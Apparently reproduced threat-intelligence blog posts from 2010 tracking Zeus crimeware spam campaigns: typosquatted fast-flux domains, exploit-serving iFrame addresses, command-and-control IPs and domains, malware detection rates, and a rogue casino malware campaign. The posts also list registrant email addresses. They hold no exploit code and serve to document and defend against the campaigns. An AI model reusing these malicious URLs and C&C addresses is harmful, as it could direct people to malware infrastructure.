
ns1.skc-realty.com - 89.238.165.195 - Email: skc@realty.net

ns1.chinafromasia.com

UPDATED: Monday, February 22, 2010 - Another typosquatted domains portfolio is being spamvertised, in-

cluding two new name servers, parked on the same IP where name servers from previous campaigns were hosted.

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Typosquatted domains, and name servers of notice are as follows:

dese.co.kr - Email: asondrapgt@hotmail.com

dese.kr - Email: asondrapgt@hotmail.com

dese.ne.kr - Email: asondrapgt@hotmail.com

dese.or.kr - Email: asondrapgt@hotmail.com

desr.co.kr - Email: asondrapgt@hotmail.com

desr.kr - Email: asondrapgt@hotmail.com

desr.or.kr - Email: asondrapgt@hotmail.com

desv.co.kr - Email: asondrapgt@hotmail.com

desv.kr - Email: asondrapgt@hotmail.com

desv.ne.kr - Email: asondrapgt@hotmail.com

desv.or.kr - Email: asondrapgt@hotmail.com

desx.co.kr - Email: asondrapgt@hotmail.com

desx.kr - Email: asondrapgt@hotmail.com

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desx.ne.kr - Email: asondrapgt@hotmail.com

desx.or.kr - Email: asondrapgt@hotmail.com

edasa.co.kr

edasa.kr

edasa.ne.kr

edasa.or.kr

edase.co.kr

edase.kr

edase.ne.kr

edase.or.kr

edasn.kr

edasn.ne.kr

edasn.or.kr

edasq.co.kr

edasq.kr

edasq.ne.kr

edasq.or.kr


Name servers of notice:

ns1.silverbrend.net - 87.117.245.9 - Email: klincz@aol.com

ns1.hourscanine.com - 87.117.245.9 - Email: carruawau@gmail.com

UPDATED: Sunday, February 21, 2010 - The gang is currently spamming a phishing campaign - no client-side

serving iFrames found so far – attempting to steal Google account and Blogspot accounting data. Given the fact that the gang is capable of generating hundreds of thousands of bogus accounts on their own, as well as buy them in bulk orders from vendors that have already built such an inventory across multiple social networking sites, the only logical reason for attempting to phish for such data would be to attempt to maliciously monetize the traffic of legitimate blogs.



The newly spamvertised domains, including a new name server are as follows:

esub.co.kr - Email: osamplerl61@hotmail.com

esub.kr - Email: osamplerl61@hotmail.com

esub.ne.kr - Email: osamplerl61@hotmail.com

esug.co.kr - Email: osamplerl61@hotmail.com

esug.kr - Email: osamplerl61@hotmail.com

esug.ne.kr - Email: osamplerl61@hotmail.com

esuk.kr - Email: osamplerl61@hotmail.com

esuk.ne.kr - Email: osamplerl61@hotmail.com

esuk.or.kr - Email: osamplerl61@hotmail.com

esus.co.kr - Email: osamplerl61@hotmail.com

esus.kr - Email: osamplerl61@hotmail.com

esus.ne.kr - Email: osamplerl61@hotmail.com


esut.co.kr - Email: osamplerl61@hotmail.com

esut.kr - Email: osamplerl61@hotmail.com

esut.ne.kr - Email: osamplerl61@hotmail.com

ns1.nitroexcel.com - 89.238.165.195 (the same IP was also hosting the name server domains from previous campaigns) - Email: rackmodule@writemail.com

UPDATED: Saturday, February 20, 2010 - The client-side exploit serving iFrame directory has been changed to **91.201.196.101 /usasp11/in.php**, with another typosquatted portfolio of domains currently being spamvertised.



Detection rates: **update.exe** - [5]Trojan.Zbot - Result: 25/40 (62.5 %) (phones back to **trollar.ru** /**cnf/trl.jpg** -

109.95.114.133 - Email: bernardo _pr@inbox.ru); **file.exe** - [6]Trojan.Spy.ZBot.12544.1 - Result: 26/41 (63.42 %); **ie.js** - [7]JS:CVE-2008-0015-G - Result: 14/40 (35 %); **ie2.js** - [8]Exploit:JS/CVE-2008-0015 - Result: 17/40 (42.5 %); **nowTrue.swf** - [9]Trojan.SWF.Dropper.E - Result: 24/41 (58.54 %); **pdf.pdf** - [10]Exploit.JS.Pdfka.bln - Result: 11/41

(26.83 %); **swf.swf** - [11]SWF/Exploit.Agent.BS - Result: 8/40 (20 %).

Domain portfolio, name server of notice - **ns1.vektoroils.net** - 74.117.63.218 - Email: admin@forsyte.info : **desa.co.kr** - Email: hjfeasey@yahoo.co.uk

desa.kr - Email: hjfeasey@yahoo.co.uk

desa.ne.kr - Email: hjfeasey@yahoo.co.uk


desa.or.kr - Email: hjfeasey@yahoo.co.uk

desb.co.kr - Email: hjfeasey@yahoo.co.uk

desb.kr - Email: hjfeasey@yahoo.co.uk

desb.ne.kr - Email: hjfeasey@yahoo.co.uk

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desb.or.kr - Email: hjfeasey@yahoo.co.uk

deso.kr - Email: hjfeasey@yahoo.co.uk

deso.or.kr - Email: hjfeasey@yahoo.co.uk

desv.kr - Email: hjfeasey@yahoo.co.uk

desz.co.kr - Email: hjfeasey@yahoo.co.uk

desz.kr - Email: hjfeasey@yahoo.co.uk

desz.ne.kr - Email: hjfeasey@yahoo.co.uk

desz.or.kr - Email: hjfeasey@yahoo.co.uk

UPDATED: Wednesday, February 17, 2010 - The iFrame directory has been changed to 91.201.196.101 /us-

asp/in.php, detection rate for **update.exe** - [12]Trojan-Spy.Win32.Zbot.gen - Result: 17/40 (42.5 %).

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Currently active and spamvertised domains include:

saqwk.co.kr - Email: Camerc05@yahoo.com

saqwk.kr - Email: Camerc05@yahoo.com

saqwk.ne.kr - Email: Camerc05@yahoo.com

saqwk.or.kr - Email: Camerc05@yahoo.com

saqwm.co.kr - Email: Camerc05@yahoo.com

sagwm.kr - Email: Camerc05@yahoo.com

saqwm.ne.kr - Email: Camerc05@yahoo.com

saqwq.co.kr - Email: Camerc05@yahoo.com

saqwq.kr - Email: Camerc05@yahoo.com

saqwq.ne.kr - Email: Camerc05@yahoo.com

saqwq.or.kr - Email: Camerc05@yahoo.com

saqwz.co.kr - Email: Camerc05@yahoo.com

saqwz.kr - Email: Camerc05@yahoo.com


saqwz.ne.kr - Email: Camerc05@yahoo.com

saqwz.or.kr - Email: Camerc05@yahoo.com

As anticipated, the botnet masters behind the systematically rotated campaigns dissected in previous posts,

kick off the week with multiple campaigns parked on the newly introduced fast-fluxed domains.

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In a typical multitasking fashion, two campaigns are currently active on different sub domains introduced at the

typosquatted fast-flux ones, impersonating the U.S IRS with "
Unreported/Underreported Income (Fraud Application)
theme", as well as a variation of the [13]already profiled
PhotoArchive campaign, using a well known "[14] You don't
have the latest version of Macromedia Flash Player" error
message.



Let's dissect both campaigns, sharing the same fast-flux infrastructure, and currently spammed in the wild.

Sample campaign URLs from the PhotoArchive, SecretArchives themed campaign:

- archive .repok.or.kr/archive0714/?id=test@test.com
- secretarchives .renyn.kr/archive0714/?
 id=test@test.com
- secretfiles .repo1it.me.uk/archive0714/?
 id=test@test.com
- secretarchives .renyn.ne.kr/archive0714/?
 id=test@test.com
- postcards .repolix.co.uk/archive0714/?
 id=test@test.com

Sample sub domain structure:

anonymousfiles .repoli2.me.uk

archive .repoliq.me.uk

archive .repolit.me.uk

archives .repoli1.me.uk

filearchive .repoli1.me.uk

files .repolit.me.uk
files .repolix.me.uk
files4friends .repolit.me.uk
secretarchives .repoliq.me.uk
secretarchives .repoliw.me.uk
secretarchives .repoliw.me.uk

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secretfiles .repoliq.me.uk
sendspace .repoli2.me.uk
archive .repolix.co.uk
archives .repoliq.co.uk
archives .repolix.co.uk
files .repoliq.co.uk
files4friends .repolix.co.uk
incognito .repoliq.co.uk
postcard .repoliq.co.uk
postcard .repoliw.co.uk
secretarchives .repoliw.co.uk
www.irs.gov .repolix.co.uk

Embedded iFrame - **91.201.196.101** /ukasp/in.php (AS42229 (MARIAM-AS PP Mariam) attempts to exploit

[15]CVE-2007-5659; [16]CVE-2008-2992; [17]CVE-2008-0015; [18]CVE-2009-0927 and [19]CVE-2009-4324. Upon

successful exploitation, **file.exe** - [20]Trojan-Spy.Win32.Zbot.gen - Result: 12/41 (29.27 %) is served. Just like the original **update.exe** - [21]Trojan.Zbot - Result: 13/40 (32.50 %) available as a manual download from the pages, both

[22]samples phone back to the well known **elnasa.ru** /asd/elnasa.ble - 109.95.114.71 - Email: kievsk@yandex.ru -

[23]Aleksey V Kijanskiy.

Naturally, [24]AS42229 (MARIAM-AS PP Mariam) is a cybercrime-friendly AS, with the following currently ac-

tive Zeus C &Cs parked there:

91.201.196.35

91.201.196.75

91.201.196.76

91.201.196.38

91.201.196.34

91.201.196.37

Sample URL from the IRS-themed campaign:

irs.gov.renyn.kr/fraud.applications/application/statement.ph

Sample iFrame from the IRS-themed campaign - **109.95.114.251** /**usa50**/**in.php** is currently down. The same

IP was used to serve client-side exploits in a previous campaign - "[25] *Pushdo Serving Crimeware, Client-Side Exploits and Russian Bride Scams*".

Detection rate for **tax-statement.exe** - [26]Trojan-Spy.Win32.Zbot.gen - Result: 37/41 (90.25 %), [27]which upon execution phones [28]back to the well known **nekovo.ru /cbd/ nekovo.br** - 109.95.115.18 - Email: kievsk@yandex.ru

- Aleksey V Kijanskiy

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Active and spamvertised fast-fluxed domains part of the campaign:

renya.co.kr - Email: Sethdc77@yahoo.co.uk

renya.kr - Email: Sethdc77@yahoo.co.uk

renya.ne.kr - Email: Sethdc77@yahoo.co.uk

renya.or.kr - Email: Sethdc77@yahoo.co.uk

renyn.kr - Email: Sethdc77@yahoo.co.uk

renyn.ne.kr - Email: Sethdc77@yahoo.co.uk

renyn.or.kr - Email: Sethdc77@yahoo.co.uk

renyo.co.kr - Email: Sethdc77@yahoo.co.uk

renyo.kr - Email: Sethdc77@yahoo.co.uk

renyo.ne.kr - Email: Sethdc77@yahoo.co.uk

renyo.or.kr - Email: Sethdc77@yahoo.co.uk

renyx.co.kr - Email: Sethdc77@yahoo.co.uk

renyx.kr - Email: Sethdc77@yahoo.co.uk

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renyx.ne.kr - Email: Sethdc77@yahoo.co.uk

renyx.or.kr - Email: Sethdc77@yahoo.co.uk

rep021.co.kr - Email: DRendell3407@hotmail.com

rep021.kr - Email: DRendell3407@hotmail.com

rep021.ne.kr - Email: DRendell3407@hotmail.com

rep021.or.kr - Email: DRendell3407@hotmail.com

rep022.co.kr - Email: DRendell3407@hotmail.com

rep022.kr - Email: DRendell3407@hotmail.com

rep022.ne.kr - Email: DRendell3407@hotmail.com

rep022.or.kr - Email: DRendell3407@hotmail.com

rep023.co.kr - Email: DRendell3407@hotmail.com

rep023.kr - Email: DRendell3407@hotmail.com

rep023.or.kr - Email: DRendell3407@hotmail.com
rep024.kr - Email: DRendell3407@hotmail.com
rep071.co.kr - Email: KantuM37690@hotmail.com
rep071.kr - Email: KantuM37690@hotmail.com
rep071.ne.kr - Email: KantuM37690@hotmail.com



rep071.or.kr - Email: KantuM37690@hotmail.com rep072.co.kr - Email: KantuM37690@hotmail.com rep072.kr - Email: KantuM37690@hotmail.com rep072.ne.kr - Email: KantuM37690@hotmail.com rep072.or.kr - Email: KantuM37690@hotmail.com rep073.co.kr - Email: KantuM37690@hotmail.com rep073.kr - Email: KantuM37690@hotmail.com rep073.ne.kr - Email: KantuM37690@hotmail.com rep073.or.kr - Email: KantuM37690@hotmail.com rep074.co.kr - Email: KantuM37690@hotmail.com rep074.ne.kr - Email: KantuM37690@hotmail.com rep074.or.kr - Email: KantuM37690@hotmail.com rep1051.co.uk

rep1051.me.uk

rep1051.org.uk

rep1051.uk.com

repak.co.kr - Email: limhomeslm@yahoo.co.uk

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repak.kr - Email: limhomeslm@yahoo.co.uk

repak.ne.kr - Email: limhomeslm@yahoo.co.uk

repak.or.kr - Email: limhomeslm@yahoo.co.uk

repaz.co.kr - Email: Olb55768@yahoo.co.uk

repaz.kr - Email: Olb55768@yahoo.co.uk

repaz.or.kr - Email: Olb55768@yahoo.co.uk

repek.co.kr - Email: limhomeslm@yahoo.co.uk

repek.ne.kr - Email: limhomeslm@yahoo.co.uk

repek.or.kr - Email: limhomeslm@yahoo.co.uk

repey.co.kr - Email: Olb55768@yahoo.co.uk

repey.kr - Email: Olb55768@yahoo.co.uk

repey.ne.kr - Email: Olb55768@yahoo.co.uk

repey.or.kr - Email: Olb55768@yahoo.co.uk

repia.co.kr - Email: Olb55768@yahoo.co.uk

repia.kr - Email: Olb55768@yahoo.co.uk

repia.ne.kr - Email: Olb55768@yahoo.co.uk repia.or.kr - Email: Olb55768@yahoo.co.uk repik.co.kr - Email: limhomeslm@yahoo.co.uk

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repik.kr - Email: limhomeslm@yahoo.co.uk repik.or.kr - Email: limhomeslm@yahoo.co.uk repok.co.kr - Email: limhomeslm@yahoo.co.uk repok.kr - Email: limhomeslm@yahoo.co.uk repok.ne.kr - Email: limhomeslm@yahoo.co.uk repok.or.kr - Email: limhomesIm@yahoo.co.uk repoy.co.kr - Email: Olb55768@yahoo.co.uk repoy.kr - Email: Olb55768@yahoo.co.uk repoy.ne.kr - Email: Olb55768@yahoo.co.uk repoy.or.kr - Email: Olb55768@yahoo.co.uk repolil.co.uk repoli1.me.uk

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repo1i2.co.uk

repoli2.me.uk

repoli3.co.uk

repolie.co.uk

repolio.co.uk

repoliq.co.uk

repoliq.me.uk

repolit.me.uk

repoliw.co.uk

repoliw.me.uk

repolix.co.uk

repolix.me.uk

Name servers of notice:

ns1 .skcrealestate.net - 89.238.165.195 - Email: support@skrealty.net

ns1 .addressway.net - 89.238.165.195 - Email: poolbill@hotmail.com

ns1 .skcpanel.com - 64.20.42.235 - Email: support@sk.com

ns1 .holdinglory.com - 64.20.42.235 - Email: greysy@gmx.com

ns1 .skcres.com - 64.20.42.235 - Email: hr@skc.net

ns1 .x-videocovers.net - 64.20.42.235 - Email: storylink@live.com

Interestingly, researchers from [29]M86 Security gained access to the web malware exploitation kit used in a

previous campaign:

" It has been up and running and serving exploits for nearly a day. In this time almost 40,000 unique users

have been exposed to these exploits, and the Zeus file has been downloaded over 5000 times. These downloads do not include the PhotoArchive.exe file downloads that a user may be tricked into downloading and executing

themselves. "

Updated will be posted as soon as new developments emerge.

Related coverage of the gang's previous campaigns:

[30] Tax Report Themed Zeus/Client-Side Exploits Serving Campaign in the Wild

[31]PhotoArchive Crimeware/Client-Side Exploits Serving Campaign in the Wild

[32]Facebook/AOL Update Tool Spam Campaign Serving Crimeware and Client-Side Exploits

[33]Pushdo Serving Crimeware, Client-Side Exploits and Russian Bride Scams

[34]Outlook Web Access Themed Spam Campaign Serves Zeus Crimeware

[35] Pushdo Injecting Bogus Swine Flu Vaccine

[36]"Your mailbox has been deactivated" Spam Campaign Serving Crimeware

[37]Ongoing FDIC Spam Campaign Serves Zeus Crimeware

[38]The Multitasking Fast-Flux Botnet that Wants to Bank With You

This post has been reproduced from [39]Dancho Danchev's blog. Follow him [40]on Twitter.

1.

http://www.virustotal.com/analisis/96682f571e65f50917099 2e5b53b280edcb0b1e85013a180b6fd1afd6fd877e1-12670

56760

2.

http://www.virustotal.com/analisis/2ab5e1c53bfd6dc914c7962da535f6e137c7f417d6187d8b01b917088536fd44-12670

<u>56805</u>

3.

http://www.virustotal.com/analisis/f72cf75417e21eecf8defa1a52a9601c4eb4dbfd3961e782bd1c0aa0157ce8fc-12670

50041

4.

http://www.virustotal.com/analisis/84ea1092d66c937771da9801505eb1b7f926e416d34d7f8a43d457f2e4c33ada-12670

50223

194 5. http://www.virustotal.com/analisis/ef120bf9f7791f0acefb05d 4628d2c2d87999938fdb9f3152142436bc321ec05-12666 91798 6. http://www.virustotal.com/analisis/ea81a121b75fe8ad2e445 cd13a6350850de2bf21cdb6d1dc4eac247b2aac3a40-12667 08037 7. http://www.virustotal.com/analisis/1983abeb8001365952fe0 6814ab6a676acebac0b1cbf4f3d2030de424b0de130-12666 91316 8. http://www.virustotal.com/analisis/f4d19dca77a571b73eae1f 0c3640db81cc257472f1cc9e3f1ca0376216df4a91-12666 91333 9. http://www.virustotal.com/analisis/de54327ae5b208f1f4570 4d41ef03c02758f7f12c2f63907db70429629c44df3-12666 91345 10.

http://www.virustotal.com/analisis/36e91b84b8e3f83a8044d

3c375398d9840dce4f12d6c312f417e98f696dc34e0-12666

91352

11.

http://www.virustotal.com/analisis/6a0295a38536274beca2af613afbadabbdd29cbfb669942b02aec810d68ff019-12666

91365

12.

http://www.virustotal.com/analisis/7556ad16c7507777c21a7 3ebcc5d5ff3661f5e44a98899f117aa96bc3246f1fd-12664

25345

- 13. http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html
- 14. http://irs/PhotoArchive%20Themed%20Zeus/Client-Side%20Exploits%20Serving%20Campaign%20in%20the%2 OWild
- 15. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-5659
- 16. http://cve.mitre.org/cgi-bin/cvename.cgi?name=2008-2992
- 17. http://cve.mitre.org/cgi-bin/cvename.cgi?name=2008-0015
- 18. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-0927
- 19. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-4324

20.

http://www.virustotal.com/analisis/3d393354d40fc2a64cb68 fe9fa51c575dab1af87065abbef811dd4d7e051db07-12662

<u>75738</u>

21.

http://www.virustotal.com/analisis/3aaa85a66689a9c092431 27b0831e7294b3db191ce0c3e81ebc871fe843506fc-12662

68338

- 22. http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html
- 23. http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html
- 24. https://zeustracker.abuse.ch/monitor.php?as=42229
- 25. http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html

26.

http://www.virustotal.com/analisis/f72cf75417e21eecf8defa1a52a9601c4eb4dbfd3961e782bd1c0aa0157ce8fc-12662

<u>68334</u>

- 27. http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html
- 28. http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html
- 29. http://www.m86security.com/trace/traceitem.asp? article=1233

- 30. http://ddanchev.blogspot.com/2010/02/tax-report-themed-zeusclient-side.html
- 31. http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html
- 32. http://ddanchev.blogspot.com/2010/01/facebookaol-update-tool-spam-campaign.html
- 33. http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html
- 34. http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html
- 35. http://ddanchev.blogspot.com/2009/12/pushdo-injecting-bogus-swine-flu.html
- 36. http://ddanchev.blogspot.com/2009/11/your-mailbox-has-been-deactivated-spam.html
- 37. http://ddanchev.blogspot.com/2009/10/ongoing-fdic-spam-campaign-serves-zeus.html
- 38. http://ddanchev.blogspot.com/2009/07/multitasking-fast-flux-botnet-that.html
- 39. http://ddanchev.blogspot.com/
- 40. http://twitter.com/danchodanchev

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Don't Play Poker on an Infected Table - Part Two (2010-02-25 13:17)

Over the past week and a half, cybercriminals have been aggressively spamvertising a growing portfolio of domains, relying on deceptive advertising for nonexistent and fraudulent online gambling web sites, serving the well known Win32.GAMECasino.

 Go through related posts: [1]Don't Play Poker on an Infected Table; [2]Malware(Client-Side Exploits) Serving

Online Casinos

What's particularly interesting about the campaign, is the fact that all of the domains serve identical template, with the SmartDownload.exe binary hosted "in the cloud" thanks to Amazon's Web Services (anat.s3.amazonaws.com/dir4/

SmartDownload.exe).

Detecting rate for **SmartDownload.exe** - [3]Win32.GAMECasino - Result: 10/42 (23.81 %).

Sample phones

back the following domain download.realtimegaming.com
/cdn/goldvipclub/package list.ini.zip?fakeParam=1

- 212.201.100.144 - Email: admin@REALTIMEGAMING.COM; RealTime Gaming Holding Company, LLC, registered

under the following address according to the information published on their web site:

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• For Licensing opportunities or Company Information, please submit request to Hasting B.V. Click Here. Hastings International B.V. New Haven Office Center Emancipatie Boulevard 31 - P.O. Box 6052 Curacao Netherlands An-tilles

Here are the spavertised domains in question, including the name servers involved.

Spamvertised domains parked on 116.123.221.17; 112.159.237.58:

aerojackpot.net - Email: dfgdfgvcsx12@foxmail.com
compujackpot.net - Email: dfgdfgvcsx12@foxmail.com
jackpotadvance.net - Email: dfgdfgvcsx12@foxmail.com
jackpotalist.net - Email: dfgdfgvcsx12@foxmail.com
197

jackpotbee.net - Email: dfgdfgvcsx12@foxmail.com
jackpotbuzz.net - Email: dfgdfgvcsx12@foxmail.com
jackpotcanyon.net - Email: dfgdfgvcsx12@foxmail.com
jackpotclubs.net - Email: dfgdfgvcsx12@foxmail.com
jackpotfairy.net - Email: dfgdfgvcsx12@foxmail.com
jackpotfan.net - Email: dfgdfgvcsx12@foxmail.com
jackpotflag.net - Email: dfgdfgvcsx12@foxmail.com
jackpotflag.net - Email: dfgdfgvcsx12@foxmail.com
jackpoticity.net - Email: dfgdfgvcsx12@foxmail.com
jackpoticity.net - Email: dfgdfgvcsx12@foxmail.com

jackpotlodge.net - Email: dfgdfgvcsx12@foxmail.com jackpotlodge.net - Email: dfgdfgvcsx12@foxmail.com jackpotmoment.net - Email: dfgdfgvcsx12@foxmail.com jackpotpair.net - Email: dfgdfgvcsx12@foxmail.com jackpotrocket.net - Email: dfgdfgvcsx12@foxmail.com jackpotthink.net - Email: dfgdfgvcsx12@foxmail.com jackpottodoor.net - Email: dfgdfgvcsx12@foxmail.com iackpotwire.net - Email: dfqdfqvcsx12@foxmail.com jacpotcongress.net - Email: dfgdfgvcsx12@foxmail.com linejackpot.net - Email: dfgdfgvcsx12@foxmail.com lux777cazino.net - Email: efghfgbvghfgh@gg.com majicjackpot.net - Email: dfgdfgvcsx12@foxmail.com midjackpot.net - Email: dfgdfgvcsx12@foxmail.com mixerjackpot.net - Email: dfgdfgvcsx12@foxmail.com needjackpot.net - Email: dfgdfgvcsx12@foxmail.com nestjackpot.net - Email: dfgdfgvcsx12@foxmail.com shopjackpot.net - Email: dfgdfgvcsx12@foxmail.com smart-nest.net - Email: dfgdsfvcb@163.com structjackpot.net - Email: dfgdfgvcsx12@foxmail.com the-cash.net - Email: dfgdsfvcb@163.com

thejackpots.net - Email: dfgdfgvcsx12@foxmail.com

windowjackpots.net - Email: dfgdfgvcsx12@foxmail.com

win-vox.net - Email: dfgdsfvcb@163.com

aerowin.net - Email: dfgdsfvcb@163.com

beach-jackpot.net - Email: dfgdsfvcb@163.com

beautyselite.net - Email: dfgdsfvcb@163.com

binwin.net - Email: dfgdsfvcb@163.com

clashflash.net - Email: dfgdsfvcb@163.com

couldwin.net - Email: dfgdsfvcb@163.com

dinwin.net - Email: dfgdsfvcb@163.com

eliteclasss.net - Email: dfgdsfvcb@163.com

eliteorder.net - Email: dfgdsfvcb@163.com

eliteplaza.net - Email: dfgdsfvcb@163.com

elitescoop.net - Email: dfgdsfvcb@163.com

eliteweird.net - Email: dfgdsfvcb@163.com

ezelite.net - Email: dfgdsfvcb@163.com

flashapex.net - Email: dfgdsfvcb@163.com

flashbrook.net - Email: dfgdsfvcb@163.com

flashbuzzs.net - Email: dfgdsfvcb@163.com

flashcensus.net - Email: dfgdsfvcb@163.com



flashclashs.net - Email: dfgdsfvcb@163.com flashlasch.net - Email: dfgdsfvcb@163.com flashlash.net - Email: dfgdsfvcb@163.com flashmoment.net - Email: dfgdsfvcb@163.com flashnest.net - Email: dfgdsfvcb@163.com flashpixie.net - Email: dfgdsfvcb@163.com flashslash.net - Email: dfgdsfvcb@163.com flashspark.net - Email: dfgdsfvcb@163.com flashspell.net - Email: dfgdsfvcb@163.com flashzap.net - Email: dfgdsfvcb@163.com free-smart.net - Email: dfgdsfvcb@163.com ginwin.net - Email: dfgdsfvcb@163.com goingtowins.net - Email: dfgdsfvcb@163.com hitecwinner.net - Email: dfgdsfvcb@163.com innerwinner.net - Email: dfgdsfvcb@163.com interelite.net - Email: dfgdsfvcb@163.com jackpot-direct.net - Email: dfgdsfvcb@163.com jackpot-fire.net - Email: dfgdsfvcb@163.com

jackpot-help.net - Email: dfgdsfvcb@163.com
jackpot-infinity.net - Email: dfgdsfvcb@163.com
jackpot-mind.net - Email: dfgdsfvcb@163.com
jackpot-minute.net - Email: dfgdsfvcb@163.com
jackpot-phone.net - Email: dfgdsfvcb@163.com
jackpot-reunion.net - Email: dfgdsfvcb@163.com
jackpot-senate.net - Email: dfgdsfvcb@163.com
jackpot-talk.net - Email: dfgdsfvcb@163.com



jackpot-taven.net - Email: dfgdsfvcb@163.com
jackpot-topia.net - Email: dfgdsfvcb@163.com
jackpot-wire.net - Email: dfgdsfvcb@163.com
laschflash.net - Email: dfgdsfvcb@163.com
learn-jackpot.net - Email: dfgdsfvcb@163.com
magicwinner.net - Email: dfgdsfvcb@163.com
mapwinner.net - Email: dfgdsfvcb@163.com
mediaselite.net - Email: dfgdsfvcb@163.com
mindelite.net - Email: dfgdsfvcb@163.com
mrelite.net - Email: dfgdsfvcb@163.com

needwin.net - Email: dfgdsfvcb@163.com
pixiewinner.net - Email: dfgdsfvcb@163.com
powerwinners.net - Email: dfgdsfvcb@163.com
predict-jackpot.net - Email: dfgdsfvcb@163.com
pushelite.net - Email: dfgdsfvcb@163.com
reseachelite.net - Email: dfgdsfvcb@163.com
sellelite.net - Email: dfgdsfvcb@163.com
sellelite.net - Email: dfgdsfvcb@163.com
